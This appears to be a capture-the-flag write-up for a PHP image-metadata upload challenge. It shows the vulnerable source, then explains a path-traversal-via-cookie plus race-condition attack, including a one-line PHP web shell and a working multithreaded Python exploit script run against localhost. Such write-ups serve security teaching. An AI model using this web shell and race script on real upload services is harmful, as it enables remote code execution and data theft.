
The web app lets me upload one jpg image and then displays that image’s metadata.

Here I uploaded an image named ocean.jpeg.
Analysis
<?phperror_reporting(0);
setcookie("user", "BKSEC_guest", time() + (86400 * 30), "/"); // Cookie will be valid for 30 days
if (isset($_FILES) && !empty($_FILES)) { $uploadpath = "/var/tmp/"; $error = "";
$timestamp = time();
$userValue = $_COOKIE['user']; $target_file = $uploadpath . $userValue . "_" . $timestamp . "_" . $_FILES["image"]["name"];
move_uploaded_file($_FILES["image"]["tmp_name"], $target_file);
if ($_FILES["image"]["size"] > 1048576) { $error .= '<p class="h5 text-danger">Maximum file size is 1MB.</p>'; } elseif ($_FILES["image"]["type"] !== "image/jpeg") { $error .= '<p class="h5 text-danger">Only JPG files are allowed.</p>'; } else { $exif = exif_read_data($target_file, 0, true);
if ($exif === false) { $error .= '<p class="h5 text-danger">No metadata found.</p>'; } else { $metadata = '<table class="table table-striped">'; foreach ($exif as $key => $section) { $metadata .= '<thead><tr><th colspan="2" class="text-center">' . $key . "</th></tr></thead><tbody>"; foreach ($section as $name => $value) { $metadata .= "<tr><td>" . $name . "</td><td>" . $value . "</td></tr>"; } $metadata .= "</tbody>"; } $metadata .= "</table>"; } }}?><!DOCTYPE html><!-- Modified from https://getbootstrap.com/docs/5.3/examples/checkout --><html lang="en" data-bs-theme="auto">
<head> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>BKSEC Metadata checker</title> <link href="assets/dist/css/bootstrap.min.css" rel="stylesheet"> <link href="assets/dist/css/checkout.css" rel="stylesheet"> <link rel="icon" href="assets/images/logo.png" type="image/png"></head>
<body class="bg-body-tertiary">
<div class="container"> <main> <div class="py-5 text-center"> <a href="/"><img class="d-block mx-auto mb-4" src="assets/images/logo.png" alt="" width="72"></a> <h2>BKSEC Metadata checker</h2> <p class="lead">Only jpg files are supported and maximum file size is 1MB.</p> </div> <form action="/index.php" method="post" enctype="multipart/form-data"> <label class="h5 form-label">Upload your image</label> <input class="form-control form-control-lg my-4" name="image" id="formFileLg" type="file" required/> <div class="col text-center"> <button class="btn btn-primary btn-lg" type="submit">Upload</button> </div> </form> <?php // I want to show a loading effect within 1.5s here but don't know how to use javascript sleep(1.5); // This might be okay..... I think so // My teammates will help me fix it later, I hope they don't forget that ........ echo $error; echo $metadata; unlink($target_file); ?> </main>
<footer class="my-5 pt-5 text-body-secondary text-center text-small"> <p class="mb-1">© 2023 CLB An Toàn Thông Tin - BKHN</p> </footer> </div> <script src="assets/dist/js/bootstrap.bundle.min.js"></script></body></html>The idea for this challenge came from a post about race condition by vnpt sec.
OK, let’s get back to analysing the source. This web app works like this:
-
Upload the file
-
Rename the file
-
Save the file
-
Run all the checks
-
Display the result
-
Delete the file

As you can see, there’s a really serious logic flaw here: instead of checking first and then saving, it saves, then checks, and only then deletes. And on top of that, it doesn’t delete the file right when it checks the file format — it waits 1.5s after everything has been checked before deleting. This is exactly what leads to a Race condition.
I can upload a php file and request it to execute my malicious code right before it gets deleted from the server.
BUT
The uploaded file lands in /var/tmp/, which users can’t reach, unfortunately. So I have to find a way to move this file to another dir that’s publicly exposed to the internet. Here I’ll go with /var/www/html/assets/images/
Path traversal
To pull this off, I need to change the file name. Instead of BKSEC_guest_<timestamp>_<tên>.jpeg, it has to be ../www/html/assets/images/_<timestamp>_<tên>.jpeg
This is easy to do by changing the value of the user cookie to ../www/html/assets/images/
Race
OK, so the problem of uploading the file to a public folder is solved. And the only job left is to pull off the race.
However, every time a file is uploaded, the server appends a timestamp to the file name. As in the idea from the VPNT sec post above, we can pull off the race by continuously uploading while simultaneously requesting a file with a timestamp we predict will appear in the future.
For example: I upload a file at 1691546583, and then I keep uploading and requesting the file 1691546586 (3s after the upload time).
Exploit

Putting it all together, I used this script
<?php system($_REQUEST['cmd']); ?>import timeimport requestsfrom urllib.parse import quotefrom multiprocessing.dummy import Pool as ThreadPool
current_timestamp = int(time.time())print("Current timestamp: ", current_timestamp)new_timestamp = current_timestamp + 3print("New timestamp:", new_timestamp)
proxies = {"http": "127.0.0.1:8080", "https": "127.0.0.1:8080"}
file_name = "a.php"cmd = ""
download_path = f"assets/images/_{new_timestamp}_{file_name}?cmd={quote(cmd)}"download_url_with_timestamp = f"http://127.0.0.1/{download_path}"
cookie = {"user": "../www/html/assets/images/"}
def get(i): while True: with open(file_name, "rb") as file: response = requests.post("http://127.0.0.1/index.php", files={"image": file}, proxies=proxies, cookies=cookie)
response = requests.get(download_url_with_timestamp, proxies=proxies) if "BKSEC" in response.text: print("FLAG FOUND!") print(response.text) break
pool = ThreadPool(10)result = pool.map_async(get, range(20)).get(6)The script above keeps uploading the malicious a.php file and continuously requests that file with the command I want to execute appended at the end. I set the proxy 127.0.0.1:8080 so I can watch the requests in burpsuite. If it doesn’t work, you can widen the script’s time window by increasing the difference between the time the uploads start and the file you estimate will exist in the future on line 8, and increasing how long the script runs on line 34.

Since the Dockerfile tells us the flag is at /flag.txt, we can just cat this file instead of going off to look for the flag somewhere. Running the script above gave this result:

If you set the proxy, you can see the burpsuite request like this: